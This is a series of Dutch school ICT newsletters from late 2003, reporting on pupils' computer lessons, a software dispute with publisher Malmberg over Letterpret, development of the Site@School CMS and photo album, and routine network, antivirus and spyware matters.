Deze week hebben we een nieuw contract afgesloten bij het APS. Voor 3 jaar zijn we beschermd tegen aanvallen van buitenaf, met Norton Antivirus. Tegenwoordig hoef je niet meer die hele papierwinkel af te werken. Het kan allemaal on-line bij het APS.

### **LETTERPRET - the continuing story**

In de vakantie ontvingen we een mail van de helpdesk. We willen 'm jullie, ter ere van ons 2 jarig jubileum, niet ontzeggen:

Geachte mevrouw Abma,

Sinds enkele dagen is bij ons bekend dat de meldingen 'file in use', 'multiple net user files in use' 'pdoxusrs.net / \* lck files', en kan dll bibliotheek niet laden voornamelijk voorkomen op netwerken met Linux/Samba. Het programma is niet getest en gegarandeerd op Linux. Ik kan u doorverwijzen naar de ...school (contactpersoon: ...) waar Letterpret correct werkt op Linux, zij kunnen misschien enige assistentie bieden. Als de problemen zich blijven voordoen, mag u contact opnemen met Malmberg verkoop (tel. 073-6288722) over de mogelijkheid om Letterpret te retourneren. Het spijt mij dat ik niet meer voor u kan doen.

Tot zover de brief. We hebben al tijden geleden contact gehad met die school. Ze konden ons niets vertellen. De brief van Malmberg maakte ons woest vanwege:

- Tegen Bas (Corantijn) zeiden ze dat ze Linux wel ondersteunen.
- Het toontje van: 'u mag contact' opnemen. Wat een arrogantie. We hoorden van een school in Slotervaart die ook problemen met Letterpret heeft. Zij zitten bij Heutink. Wij vinden het tijd worden voor actie richting Malmberg en beraden ons op juridische stappen.

groeten,  
Karin  
Dirk

++++  
Baarsjes Informatie en Communicatie Jaargang 3 - week 44 - 2003  
Wat is er de ze week op de Rosa Boekdrukker op ICT gebied gebeurd?  
++++

Naar aanleiding van de antwoorden op de oproep "wat vindt u van onze nieuwsbrief" zullen wij proberen steeds te beginnen met informatie die onderwijsinhoudelijk is. Daarna de vorderingen in S@S. En tenslotte de meer technische informatie over netwerken e.d.

## **ONDERWIJSINHOUDELIJK**

### **LESSEN TEKSTVERWERKING**

Behalve voor groep 8 zijn nu alle opdrachten voor de komende maanden aangepast. Voor elke groep is er een overzicht van opdrachten. Groep 7 is aan het werk gegaan met opsommingstekens, spellingcontrole, plaatjes invoegen en tekstomloop. Een groepje van zes leerlingen begon. Telkens als een kind klaar was, werd een nieuw kind geroepen. Het eerste kind gaf de instructie aan de tweede. De instructie moest "met de mond" gegeven worden. Het werkte als een trein. Na drie kwartier hadden twaalf kinderen de opdrachten gedaan. Groep 6 krijgt volgende week een zetje van de ICT coördinator. Bij groep 3, 4 en 5 lukt alles goed. De groepen 7/8 en 8 krijgen binnenkort ook een zet van de ICT coördinator

### **ETTERPRUT (het vervolgverhaal)**

Volgende week gaat een brief de deur uit naar het management van Malmberg over de slechte service.

### **MUIZEN**

Bijna overal in de school zijn de muizen vervangen door scroll-muizen.

### **SNEL VINDEN VIA KENNISNET**

[snel vinden](#)

### **LESSUGGESTIES**

Er is weer een nieuwe nieuwsbrief van kennisnet op onze website. [nieuwsbrief kennisnet](#)

### **CHATTEN**

Wij willen op onze website een chatmogelijkheid hebben waarbij de leerlingen met een wachtwoord inloggen. Het gebruik van het programma Messenger staan wij niet toe, omdat we geen zicht hebben op wat ze daar doen/zeggen/schrijven. Deze week hebben we op een plek op de server log-files van juni 2003 gevonden van een groep die wel heeft gechat met zelf gedownloade messenger op school. De inhoud zal gebruikt worden voor een voorlichting over chatten. Hierover later meer.

### **EMAIL ADRESSEN**

Alle groepen en de directie hebben nu een adres met xxx@rosaboekdrukker.net. (let op: de extensie is .NET)

### **EDUCAT-B**

Mieke heeft les gehad in het invoeren van de nieuwe boeken in Educat door een medewerker van de onderwijsmediatheekdienst. Binnenkort zal dus onze bibliotheek ook geautomatiseerd zijn.

### **PORTEFEUILLEHOUDER ONDERWIJS OP BEZOEK**

We kregen mevrouw Smeels op bezoek die zich uitvoerig door Dirk heeft laten voorlichten over ons CMS. Zij was zeer onder de indruk van de unieke mogelijkheden van het systeem voor basisscholen.

### **en nu de technische taal:**

### **SITE@SCHOOL**

Martin levert regelmatig een stuk code voor het foto-album. Iedere keer komt er een stukje functionaliteit bij. Karin, Fred en Dirk testen en leveren commentaar. We hopen dat 't op tijd af is. Deze week kregen we de Poolse versie van S@S binnen. Daarmee is het aantal talen gestegen tot 11. Turks is onderweg, horen we uit Turkije. Fred werkt keihard aan Versie 2 en we hopen (maar vertel 't niet verder!) dat we in december ermee kunnen uitkomen. Zie voor nieuws over versie 2: <http://siteatschool.sourceforge.net> We stuurden een sneak preview aan Peter die 'm wil uitproberen. Bedankt Peter! We kregen al een paar zeer waardevolle suggesties

van hem.

**DIVERSEN**

De server die via de gemeentelijke dienst bij de tweede Dalton terecht kwam, werkt op dit moment. Fred en Dirk kregen 'm in een paar uur aan de praat. Ze hadden een Windows NT server en die kan nu weg. Dat scheelt licentiekosten!

Goed weekend,  
Karin,  
Dirk

++++  
Baarsjes Informatie en Communicatie Jaargang 3 - week 45 - 2003  
Wat is er deze week op de Rosa Boekdrukker op ICT gebied gebeurd?  
++++

## ONDERWIJSINHOUDELIJK

### LESSUGGESTIES

Kennisnet (moet u er ook niet aan denken, dat er 1499 collega's bij u in de klas staan??) Vorige week hebben we een link gegeven naar de laatste kennisnet nieuwsbrief zonder verder commentaar. Maar kijk eens naar kabouter Pierelier: door hem kunnen de leerlingen ook wat leren over de herfst.Nieuwsbrief nummer 12 is uit en staat op onze site [hier](#).

### Nieuws uit de Natuur

Vorige week hebben we ons geregistreerd bij JopSoft (<http://jopsoft.free.fr>), een software bedrijfje. In de nieuwsgroep nl.onderwijs.algemeen viel namelijk te lezen, dat ze een toetsje hebben ontwikkeld met vragen over Nieuws uit de Natuur. Dat programma wordt in ons netwerk geïnstalleerd en dan kunnen de leerlingen die dat schoolt.v.-programma bekijken (doorgaans de groepen 5 en 6) hun opgedane kennis toetsen. Kosten: € 10.-

### Sinterklaas

Hij komt er weer aan. Zijn email adres is nog hetzelfde als vorig jaar. Wie heeft er nog leuke Sinterklaasideeën voor de website van school?

### Computers voor peuters??

Lees over het gebruik van de KidSmart computer op scholen in Zoetermeer:  
<http://rosaboekdrukker.net/index.php?section=10&page=604> (met dank aan onze stagiaire Martin).

## TECHNISCH

### Site@School nieuws

De 10 vertalers van S@S zijn begonnen aan het vertalen van S@S versie2. We hopen dat ze eind van de maand klaar zijn en dat versie 2 in december uit kan komen. Dirk is helemaal weg van de nieuwe functies. We zijn ook bezig met een agenda/kalender voor S@S. Eerste onderzoek gedaan op Internet (pff, Dirk heeft ze alle 85 bekeken). Daar kwamen veel ideeën uit en mogelijk een interessant script dat als basis gaat dienen. Onze stagiaire Martin werkt door aan het foto-album. Midden volgende week is een bruikbare versie gereed. De rest van zijn stageperiode (tot begin december) zal hij besteden aan de het programmeren van de overblijvende gebruikers eisen.

### Teller

We hebben weer een werkende internet dataverkeer teller. Dank Wouter! Ook voor de helpdesk arbeid die je voor Dirk verrichtte om e.e.a. werkend op onze server te krijgen. Met deze teller kunnen we per dag en per maand zien wat we aan dataverkeer hebben. De 2 e Dalton heeft er ook belangstelling voor. Meld je als je 'm ook op je (Linux) server wilt. Een sneak preview is op: <http://rosaboekdrukker.net/serverstat/> Uiteraard moet de teller nog aan onze lay-out wensen aangepast worden.

Tot zover, goed weekend,  
Karin,  
Dirk

++++  
Baarsjes Informatie en Communicatie Jaargang 3 - week 46 - 2003  
Wat is er de ze week op de Rosa Boekdrukker op ICT gebied gebeurd?  
++++

## Onderwijsinhoudelijk

### praxis bulletin

Op de site opgenomen: [praxisbulletin](#) Boordevol Sinteklaas ideeën. Kijk dus snel.

### vaardigheden groep 5

Groep 5 is bezig in een word document een gedicht te typen en daar wordt vanuit paint een illustratie bijgeplakt. Hopelijk zullen de producten zichtbaar gemaakt worden op de site bij groep 5. Ook is deze week gewerkt met de tekenwerkbalk. Een paar weken geleden is begonnen met het bewerken van een eigen portretfoto in paint. Opeens hebben veel kinderen snorren, brillen en zwarte tanden.

### Lessuggesties

Deze week kwam de aardrijkskunde nieuwsbrief van Thieme Meulenhoff (de wereld dichtbij) weer binnen. ([aardrijkskunde nieuwsbrief](#)) De opdracht die aansluit bij de lesstof van groep 5 is heel erg minimaal. Thema is "winkelen" geweest. En dan gaan ze een naar de kinderboekwinkel met slome opgaven over de kinderboekenweek, een memoryspel en een kleurplaat over een schildpad!!! Niet bepaald aardrijkskundig, al je bedenkt, dat de lessen zijn gegaan over "inrichten". Kunnen de leerkrachten uit andere klassen kijken of de opdrachten daar wel relevant zijn?? Zoniet, dan wordt het tijd voor ACTIE!

### Voor taalliefhebbers:

Het is mogelijk je te abonneren op een elektronische nieuwsbrief "taalpost", een uitgave van het genootschap "onze taal". Aanmelden: [www.taalpost.nl](http://www.taalpost.nl) Deze week werd erin vermeld, dat het eerste deel van de nieuwe uitgave van het Etymologisch Woordenboek deze week verschenen is (A t/m E). Je kunt tot januari gratis online een kijkje nemen. Doen!!! <http://www.etymologie.nl/> Lees bij het woord "computer" over de overeenkomst tussen computer en amputeren!!

### Gratis internet door KPN van de baan.

bron: webwereld ([www.webwereld.nl](http://www.webwereld.nl)): Gratis internet voor scholen door rechter verboden Eerder werd geschreven dat de Opta het plan van KPN om scholen de komende drie jaar van gratis internet via Xs4all te voorzien geen probleem vond. De Haagse kortgedingrechter heeft echter wel bezwaren en heeft KPN verboden om een prijs te vragen aan scholen die lager is dan de kostprijs. Het aanbod zou KPN naar schatting 75 miljoen euro hebben gekost, een bedrag dat het bedrijf zag als een vorm van sponsoring. De aanspanners van het kort geding zoals UPC, Essent en Casema zagen het echter als een vorm van oneerlijke concurrentie en vroegen de rechter om een uitspraak.

Deel van de uitspraak is een boete van 200.000 euro per overtreding met een maximum van 30 miljoen euro. KPN gaat op zijn beurt in hoger beroep en belooft om met een ander aanbod te komen. Als KPN later het hoger beroep wint zal het ook de reeds gemaakte kosten aan scholen terugbetalen. WebWereld noemt het bijzonder dat er een verschil bestaat tussen de uitspraak van de Opta en de rechter. Wij willen er echter op wijzen dat de rol van de Opta het toetsen aan "regelgeving omtrent post en telecommunicatie" is terwijl de Nederlandse Mededingingsautoriteit

### Stroomuitval door kleioven

We hadden weer eens donkere klassen en niet werkende computers. De bekabeling blijkt wat krap als de computers en de kleioven tegelijk aanstaan. Hopelijk heeft de elektricien de zaak nu onder controle.

### Nu de technische zaken.

#### S@Salbum

Deze week hebben Martin en Karin keihard gewerkt aan het online fotoalbum, behorende bij ons S@S. Martin coden, Karin testen, mailen en Martin weer de code uitbreiden, verfijnen, gevonden bugs eruit halen. Vooral is er bij het ontwerp op gelet, dat er binnen het album gemakkelijk genavigeerd kan worden. D.w.z. er zijn verschillende albums, waartussen je gemakkelijk kunt switchen. Dat komt door de NAVIGATIE-LIJN (een lijst bovenin met links)

### **S@S agenda**

Fred en Dirk doen de eerste voorzichtige stappen in het concreet denken over een S@S agenda. We hebben met Agnes gepraat, kregen hulp van een schoolhoofd uit Engeland. Peter F. kwam met een paar goede suggesties over de grondvesten van agenda's (agenda formaten). Fred kan het weer niet laten en heeft een mock-up in elkaar gezet die één functie laat zien van de kalender. Kijk op <http://wyxs.net/agenda.html> en beweeg je muis over de weekkalender. Deze oplossing bedacht Fred voor het ongenoegen dat Dirk zag bij bijna alle agenda's: je moet teveel 'klikken' voordat je ziet wat je wilt zien. Let op: dat je dit ziet, wil niet zeggen dat we deze kant opgaan. Het zijn experimenten. Opmerkingen, aanmerkingen, tips, suggesties en hulp zijn welkom.

### **S@S manual**

Het manual voor versie 2 moet geschreven worden. Dat gebeurt op basis van versie 1.2. Bij het schrijven valt op hoeveel er veranderd/verbeterd is. Dirk ervaart weer eens dat het schrijven van het manual de beste manier is om S@S te leren kennen

Dat was het weer voor deze week. Goed weekend,  
Karin,  
Dirk

++++  
Baarsjes Informatie en Communicatie jaargang 3 - week 47 - 2003 (21 november)  
Wat is er deze week op ICT gebied op de Rosa Boekdrukker gebeurd?  
++++

## Onderwijsinhoudelijk

### ICT leerlijn

De activiteiten met de leerlingen hielden deze week in: werken met de tekenbalk van Word, plaatjes invoegen met tekstomloop, plakken, knippen en kopiëren, werken met paint. Vooral in groep 7 leerden de leerlingen erg snel. Het viel vooral op, dat ze elkaar veel uitlegden en veel zelf durfden uit te proberen.

### Sinterklaas

De leerlingen hebben op internet gezocht naar leuke sites over Sinterklaas. Dit weekend worden de linken op onze website geplaatst. Klik op foto op voorpagina.

### Letterpret

We hebben een brief opgesteld om aan Malmberg te sturen. In die brief verzoeken wij hen om ervoor te zorgen, dat wij met het programma kunnen werken. We willen niet de boel teruggeven en zonder programma komen te zitten.

### Klankie

Wij overwegen om het toetsenbord "klankie" aan te schaffen voor de oudste kleuters. ([www.klankie.nl](http://www.klankie.nl)) Het is een toetsenbord met klankondersteuning. We hopen dat we het een keer kunnen uitproberen op de onderwijsbegeleidingsdienst.

### APS antivirus

Voor het antivirusprogramma van Norton, dat we besteld hebben bij de APS-IT diensten ontvingen we deze week een factuur, zonder dat het bestelde was binnengekomen. Na een telefoontje die kant op werd gezegd, dat ze nog wachten op een licentie certificering van Symantec (de maker van Norton). Dat is heel vervelend, want op een aantal computers loopt het abonnement van Norton af. Dan krijg je telkens bij het opstarten van een computer de melding, dat je moet updaten.

### NL.Tree

Onze directeur ontving deze week een brief van NL.tree: "Geachte heer, Onlangs heeft u uw contract met ons opgezegd. Toch informeren wij u graag over ons nieuw gunstig geprijsde aanbod....." Het meest gunstig geprijsde aanbod is nog ruim € 20.- per maand duurder dan wat we nu hebben en voorlopig ook houden.

### Verkeer

De leerkrachten van de groepen 6 t/m 8 hebben deze week uitleg en instructie gekregen om te leren omgaan met het verkeersprogramma "Tussen school en thuis". Wij zijn pilotschool voor het programma en gaan er zo snel mogelijk mee aan de slag.

## Technisch

### Site@School

We naderen de release datum van versie 2 en besloten er een Kerstcadeautje van te maken. De tijd tot Kerst zullen we nog hard nodig hebben. Er komen nog dagelijks grote verbeteringen van Fred. Zoals: In het intrAnet gedeelte kun je nu een heel andere vormgeving van de website maken. Dat is mooi! Zo kun je nooit in de war raken waar je bent (op het publieke deel of op het gesloten deel). De verbeteringen moeten getest worden en soms komen er dan nog bugjes boven (bedankt Matthijs!!). Verbeteringen leiden weer tot veranderingen in het manual dat Dirk bijhoudt, en zo blijven we bezig. Het manual zal ook op tijd af zijn. De vertalingen voor versie 2 zijn op drie na binnen. We missen nog Spaans, Duits en Braziliaans. Het stageproject van Martin loopt op zijn eind. ALLbum is klaar om te testen door de liefhebbers. Je kunt 'm downloaden van <http://sasmodules.sourceforge.net>. Kijk onder: <http://sasmodules.sourceforge.net/allbum/index.html> ALLbum-0.0.12.tar.gz (Linux) ALLbum-0.0.12.zip (Windows) Wil je eventuele bugs aan Martin melden? Zie zijn e-mail adres op de sasmodules site. We zijn benieuwd wat jullie van ALLbum vinden.

### **Agenda**

Ondertussen gaat het coden en testen van de agenda door. Dirk heeft somslapeloze nachten van het bedenken van wat de agenda wel en niet aan boord moet hebben. Fred wordt af en toe gek van 'm. Maar het schijnt dat wat ze maken de primus inter pares onder de schoolagenda's gaat worden. Zie de mock-up op <http://wyxs.net/agenda/agenda.php> Let op: niet alles werkt!

### **SNMP (Simple Net Management Protocol)**

Zoals we al eerder schreven hebben we een Fenton UPS (vanwege goede support onder Linux). Op de UPS kon maar 1 server worden aangesloten. We hebben er twee en binnenkort 3, als we ESIS ook op Linux gaan draaien. Om meer servers op de UPS te kunnen aansluiten kochten we een SNMP kastje waarmee 't UPS al die server netjes kan uitzetten bij een stroomstoring. Prima kastje, en het werkt als een zonnetje.. Er kunnen wel 254 servers op...

### **Bijwerken image**

We zijn ook bezig met verfijnen van het image dat we voor onze 40 computers hebben. Door wat maanden werken met de computers merken we dat een aantal zaken beter kunnen.

### **OpenNA Linux**

Dirk bestelde bij <http://www.openna.com> een kant en klare, op veiligheid gemaakte, Linux distributie. Deze is gemaakt op basis van zijn favoriete boek: "Securing and Optimizing RedHat Linux" (ook van OpenNA). Grote verrassing. Met deze CD heb je in een half uurtje een kant en klare veilige server. Gelukkig heeft Dirk nog het oude handwerk geleerd, maar dit cd'tje is ideaal voor scholen. We houden je op de hoogte van de proefinstallaties.

groeten,  
Karin  
Dirk



++++  
Baarsjes Informatie en Communicatie Jaargang 3 - week 48 - 2003 (28-11-2003)  
Wat is er de ze week op de Rosa Boekdrukker op ICT gebied gebeurd?  
++++

Als altijd, we beginnen met onderwijs info; onderin de technische info.

### Onderwijsinhoudelijk

#### Nascholing Onderbouw

Afgelopen dinsdag hebben we met de kleuterbouw het programma Alles Telt beter bekeken samen met Monique van het ABC (onderwijsbegeleidingsdienst) Waarschijnlijk werd er voor het eerst tegelijkertijd met zes computers op het programma ingelogd. Het programma liep vast of ging erg traag. Dus wederom problemen met een netwerkversie. We hebben hulp van buitenaf ingeroepen. We wanhopen nog niet. Frustrerend was het wel. Zie ook onder 'Technisch' [Zie de foto's](#)

#### Vaardigheden leerlingen

Het regelmatig werken achter de computer werpt zijn vruchten af in groep 5. Elke vrijdagochtend is een vast groepje kinderen bezig met een aantal opdrachten. Vandaag is het hen gelukt om een sinterklaasliedje van een internet site te kopiëren, dat te plakken in Word. Daarna zochten ze met Google een sinterklaasplaatje en plakten het in de tekst. Met de werkbalk 'figuur weergeven' werd het plaatje ook IN de tekst gezet. Daarna versierden ze het liedje met een in WORDART gemaakte titel.

#### Letterpret

Er is een brief opgesteld aan uitgeverij Malmberg m.b.t. Letterpret. Die wordt op dit moment door de juridische afdeling van ons Stadsdeel bekeken voor we hem versturen. We willen dat Malmberg een werkende Letterpret levert. Geld terug is geen optie.

#### Computermeubilair

We hebben nog steeds geen goede stoelen bij onze computerwerkbladen en computertafels. Omdat de tafels niet in hoogte verstelbaar zijn, moeten de stoelen verstelbaar zijn. Nu is het oog gevallen op een in hoogte verstelbare stoel met een voetenring. Zodat korte beentjes toch steun kunnen vinden, als ze niet bij de grond kunnen. Volgende week zullen we één stoel aanschaffen, als proef.

#### Microsoft Licenties

We hebben onze school weer aangemeld voor de Microsoft licenties van Windows en Microsoft Office. We hebben de computers (servers) waar Linux op draait natuurlijk niet meegeteld.

#### Foto album

Het door Martin gemaakte fotoalbum is afgelopen dinsdag aan de website van de Rosa Boekdrukker toegevoegd. Het is erg gemakkelijk om de foto's erop te zetten. Het is ook erg gemakkelijk om door het fotoalbum heen te zwerven door de navigatielijnen bovenin. Dit programma wordt vast een klapper. Het is gratis te downloaden en zal in de toekomst ook openstaan voor verder ontwikkeling, zoals ons CMS. (<http://sasmodules.sourceforge.net/album/index.html>) Het zal nog wel even duren voordat alle foto's zijn overgezet. Maar neem alvast een kijkje! <http://rosaboekdrukker.net/index.php?section=15>

#### Laatste nieuws:

Martin is nu begonnen aan de chat voor het basisonderwijs. Meer nieuws hierover volgende week.

#### Technisch

Zoals boven beschreven: Weer een netwerkprogramma dat niet goed werkt. Dirk weet niet meer waar 't aan kan liggen: Zijn gebrekkige Linux/Samba, Windows, netwerken kennis? De combi Samba met Windows programma's? Slecht geprogrammeerde netwerksoftware? De combinatie van alle drie? Eén ding weten we zeker. Hier moet een eind aan komen! Dit soort gedoe vermindert het ICT enthousiasme van de leerkrachten. Als 't aan Linux/Samba ligt, dan moet er maar een Windows server komen voor de programma's die netwerkfunctionaliteit nodig hebben. Maar, aan de andere kant moet gezegd worden: De programma's van Zwijzen (Leesladder) en Ambrasoft (TafelTotaal) en 'Ik-Reken', doen het goed. We hebben hulp gezocht en houden jullie op de hoogte.

**UPS en SNMP (Uninterrupted Power Supply en Simple Network Management Protocol).**

Jullie hebben nog wat prijzen tegoed die we vorige week nog niet hadden. Fenton UPS'en kosten, afhankelijk van de capaciteit ongeveer tussen de. EUR 60 (180 watt) en EUR 260 (rack mount, 950 watt). Hou rekening met vervoerskosten (die dingen zijn zwaar vanwege de accu's). Het SNMP kastje met software kost EUR 275. Reden van tevredenheid: Goede manuals en Dirk kon 't simpel aan de praat krijgen.

**S@S versie 2 nieuws**

De beta versie's volgen elkaar rap op. Fred haalt de (hopelijk) laatste bugs eruit en Dirk installeert 't telkens from scratch om de zekerheid te hebben dat er geen extra fouten of problemen ontstaan. Het manual van versie 2 vordert en de vertalingen stromen binnen. Alles loop nog op schema. Hilde Niezen stuurde ons een sitemap module die ze gemaakt had. Hebben we meteen opgenomen in versie 2. Zeer bedankt Hilde.

groeten,  
Karin  
Dirk

++++  
Baarsjes Informatie en Communicatie Jaargang 3 - week 49 - 2003  
Wat is er deze week op de Rosa Boekdrukker op ICT gebied gebeurd?  
++++

De goedheiligman is nog in 't land,  
vandaar de nieuwsbrief in deze trant.

### **ICTleerlijn**

Een inhaalslag moet nog in groep acht,  
zodat een werkstuk wordt volbracht.  
Met heel veel oefening in wurd  
zijn alle leerlingen in een spurt.  
Met Google zoekt kind Sintplaatje  
en plakt het in een klazen-lied.  
Met tekstomloop in gaatje,  
en "Klaar is Kees", zegt Piet.

Monique kwam kijken in groep 4,  
en zag daar veel computers staan.  
Ze vroeg meteen hoe gaat het hier?  
Dat wordt een goeie klas voortaan.  
Ze tekenen Paint en schrijven ook.  
Geloof ons maar, 't is geen joke.

### **Virus**

De anti-virus software is verlopen.  
We moeten dringend 'n nieuwe kopen.  
Het APS verzaakt haar plichten  
en geeft ons almaar geen berichten.  
De licenties zijn nog niet gereed.  
De virussen zeggen: "Wij hebben beet".

### **Rectificatie**

De BIC wordt naar waarheid gemaakt,  
maar werd onlangs toch afgekraakt.  
De tekst was haastig opgesteld.  
Een naam werd daardoor faud vermeld.  
Niet Hilde had de sitemap voor S@S gecood,  
maar Fred had haar idee in PHP ontbloot.  
Sorry Fred en geëerd lees-publiek.  
Het ontbreekt ons iets aan zelfkritiek

### **Site@School**

Het werk aan S@S V2 en manual  
vordert gestaag maar dat wistual.  
De deadlines kruipen naderbij,  
en nog is de software niet bugsvrij.  
Sint pikt de smoesjes zeker niet  
die hij hoorde van de manualpiet.  
Want de code Piet kondigde het al aan  
hij is in woord en daad niet mis te verstaan:  
S@S V2 wordt ons kerstkado aan allen,  
we hopen dat u zal bevallen.

### **ALLbumbug**

Een vileine bug in Amsterdam West  
had een foutloze loop van ons ALLbum verpest  
Onze goede stagiair Martin Hermann,  
die van coden ondertussen heel wat kan,

en inmiddels zijn laatste week bij ons is,  
(wij wenen reeds bij de gedachte aan 't gemis)  
heeft de bug om zeep gebracht.  
ALLbum draait weer in grote pracht.

#### **ETTERPRUT**

Groot de opluchting op de OBSRB.  
De afeling ICT is weer enigszins tevree.  
SchoolLAN gaat spitten in Letterpret's falen.  
Dirk hoeft even niet meer te malen:  
Is de combi Linux/Samba te krap?  
Of de schuld van z'n tovenaarsleerlingschap?  
Peter's kennis van databases, windozen en lockfiles,  
Zal uiteindelijk resulteren in big smiles.  
Zijn onderzoek komt ten goede aan allen.  
En hoe 't ook gaat, het zal ons en u bevallen!

Goed weekend gewenst en tot de volgende keer.  
In de 51 komende BIC's rijmen we niet meer.  
Karin,  
Dirk

++++  
Baarsjes Informatie en Communicatie Jaargang 3 - week 50 (12-12-2003)  
Wat is er deze week op de Rosa Boekdrukker op ICT gebied gebeurd?  
++++



### Letterpret van Malmberg

Wij zijn aan het onderzoeken hoe we Malmberg onder druk kunnen zetten om het programma Letterpret in ons netwerk goed werkend te krijgen. "Niet goed geld terug" is voor ons geen optie, omdat het programma in ons taalbeleid past en we er scholing voor gehad hebben en er veel tijd in is gestoken. We hebben een brief opgesteld, die door de juridische afdeling van ons schoolbestuur is bekeken. Ook de consumentenbond heeft ons op een aantal zaken gewezen. Het jaar 2004 zal een zwaar jaar worden voor uitgeverij Malmberg.

### Inhaalslag van groep 8.

In groep 8 zitten kinderen die duidelijk minder computerervaring hebben dan leerlingen in groep 4 en 5. In alle groepen wordt een aantal identieke oefeningen gedaan en duidelijk is te zien, dan regelmatig achter de computer werken in groep 5 al zijn vruchten heeft afgeworpen.

### Sint foto's

Het wordt steeds gemakkelijker om foto's op de site te zetten. Kijk [hier](#).

### Spyware

Nieuw fenomeen. Iemand heeft iets zitten doen op een computer op de administratie waardoor er steeds een site met allerlei rare links tevoorschijn komt: Sex en casino. Het is de startpagina geworden, compleet met pop-ups hoe je je overgewicht kwijt moet raken. Niet uit te roeien. Dus het programma Ad-aware van lavasoft geïnstalleerd. Maar ook dat heeft nog niet geholpen. ([www.lavasoftusa.com](http://www.lavasoftusa.com)). Lees erover in: <http://www.planet.nl/planet/show/id=74274/contentid=396682/sc=3adf26> Veel over spyware: hoe kom je er aan? Hoe voorkom je het? Hoe kom je er af.

### Stage Martin

Afgelopen Dinsdag eindigde Martin Herrman's 3 maanden durende stage vanuit de Technische Universiteit Eindhoven op de OBSRB. In die tijd ontwikkelde hij 'ALLbum', een 'Picture Gallery' voor S@S. We zijn er zeer gelukkig mee en horen ook van andere scholen dat ALLbum bevat. Het ALL in album betekent dat het programma plaatjes kan laten zien, maar ook geluid kan laten horen en andere bestanden kan bevatten om te laten zien/horen. De stage is alle partijen (OBSRB, Martin, TU/e) goed bevallen. Martin kreeg een 8. Voor de toekomst kunnen we projecten indienen die door studenten (als ze er zin in hebben) uitgevoerd kunnen worden. Dank voor je bijdragen aan het onderwijs wereldwijd Martin!

### Flitsbezoek ambtenaren OC&W

Ongeveer 2 minuten hadden de ambtenaren de tijd om de uitleg over S@S aan te horen. Gelukkig waren ze net in het nieuws geweest, anders hadden we ze voor vluchtelingen aangezien.

### EFA

In januari gaat Karin voor de EFA (educatieve faculteit Amsterdam) een voordracht houden over onze ICT leerlijn. Ze hoopt hiermee docenten van de opleiding te motiveren om aandacht te besteden aan de integratie van ICT in de dagelijkse gang van zaken in een school. ICT is niet een apart vak op de basisschool, maar moet gezien worden als een hulpmiddel. Dus het is van belang, dat tijdens de opleiding van nieuwe studenten geleerd wordt hoe het onderwijs ingericht moet worden met het geïntegreerd gebruik van computers, netwerken en het Internet.

### Barry Faas en Edukitty

We kregen bezoek van Barry Faas, 15 jarige scholier, winnaar van de Linux programmeerwedstrijd 2003. Hij demonstreerde ons zijn 'Edukitty' een framework en desktop voor educatieve toepassingen. Daarbij een inleiding die ons duizelde: service layer, sessie beheer, i18n Plugin, ENetConfig & Socket Layer etc.etc. Het is

een server-client systeem. Voor de guru's hebben we de tekening [hier](#).

Het framework is geprogrammeerd in C++ en gebruikt QT <http://www.trolltech.com> voor cross-platform compatibiliteit. Wat dus in 'Edukitty' aan educatieve software wordt ontwikkeld is zowel onder Windows als Linux als de Mac te gebruiken. Dat maakt 't wel heel interessant! Alles is ontwikkeld voor gebruik in netwerken. Er kunnen dus zonder problemen veel computers aan hetzelfde bezig zijn.

Toen kregen we een demonstratie. We vonden de 'Edukitty' desktop er zeer goed uitzien. Barry had het grafisch werk zelf verzorgd: schitterend mooi! Over een half jaar is 'Edukitty' klaar en kunnen er toepassingen voor ontwikkeld worden. Door het onderliggende framework is het ontwikkelen van toepassingen relatief makkelijk. Wij waren zeer onder de indruk van Barry's werk en willen hem graag met raad en daad terzijde staan. Als we hadden geweten wat we te zien zouden krijgen (met name de complexiteit) hadden we jullie allemaal uitgenodigd. Reken maar vast op de uitnodiging, over een half jaar.

### **S@S**

Dirk legt de laatste hand aan het manual: het schrijven van het hoofdstuk over de up/download module. Het manual is nu al te bekijken op <http://wyxs.net/man2>. Kijk vooral eens in de intro, waarin de features staan. Fred poetst aan het (laatste?) vuiltje dat hij onderlaatst ontdekte. Kortom, we liggen op schema. Een paar weken geleden al besloten we geen nieuwe code meer in versie 2 te verwerken, om genoeg tijd te hebben voor eventuele bugs en de vertalers. Ook de laatsten lopen op schema (alles binnen behalve 't Forum in het Japans).

groeten,  
Karin  
Dirk

++++  
Baarsjes Informatie en Communicatie Jaargang 3 - week 51 (17-12-2003)  
Wat is er de ze week op de Rosa Boekdrukker op ICT gebied gebeurd?  
++++

Een drukke feestweek, dus weinig te bidden.

#### **Letterpret van Malmberg.**

Na consult met juridische afdeling van het stadsdeel is de brief aan Malmberg verstuurd. Ze hebben tot eind januari de tijd om 't probleem op te lossen. We houden je op de hoogte.

#### **ICT leerlijn.**

Deze week waren er weer twee klassenconsulten van onze onderwijs begeleidingsdienst. Deze keer was het bij de groepen 6 en 3. Meteen na de vakantie gaan we weer nieuw opdrachten opstellen voor alle groepen.

#### **Normal.dot problemen en oplossing**

Normal.dot is het Word bestand waarin gedefinieerd wordt hoe je pagina eruit ziet als Word opstart. Hebben we voor de II. ingesteld op lettertype Arial en een puntgrootte van 14. Tot zover is er niks mis. Maar als II. wat anders willen, en iets veranderen, zeurt Word over een verdwenen of beschadigd normal.dot bestand. Word wil dan niet goed afsluiten. Oplossing: maak normal dot een 'alleen lezen' bestand. Dat doe je zo: Zorg dat Word niet in gebruik is. Zoek het bestand op met de Windows verkenner. Het bestand normal.dot staat meestal in C:\program files\microsoft office\sjablonen Rechts klik en zoek 'Eigenschappen', zet een vinkje bij 'alleen lezen'. Druk op 'OK'. Als je een normal.dot bestand wilt aanpassen voor leerlingen, dan moet je dat doen voordat je 't bestand op 'alleen lezen' zet.

#### **Spyware**

Vorige week hadden we 't over Spyware. Hier is nog een prima programma: Spybot: <http://www.safer-networking.org/>. Uit de (fractie aangepaste, BIC) blurb: the best (according to PC World, PC Mag, C't) privacy software available!

#### **Stage Martin**

Wel afgelopen, maar Karin vond nog een bug. Die werd snel verholpen. Bedankt Martin!

#### **S@S**

Het manual is klaar (en goedgekeurd door ons SAS opperhoofd Fred). Zie vooral de complete lijst met features op <http://wyxs.net/man2/intro.htm#features>. Je vindt er een \_complete\_ CMS! De release datum hebben we vastgesteld op 29 december. Voor onze collega's in Japan: alle vertalingen zijn klaar.

groeten, Karin  
Dirk

PS misschien komt er nog een bic dit jaar...



Groep 8 is aan het werk. Hier wordt een watermerk gemaakt.





++++  
Baarsjes Informatie en Communicatie Jaargang 3 - week 52 (28-12-2003)  
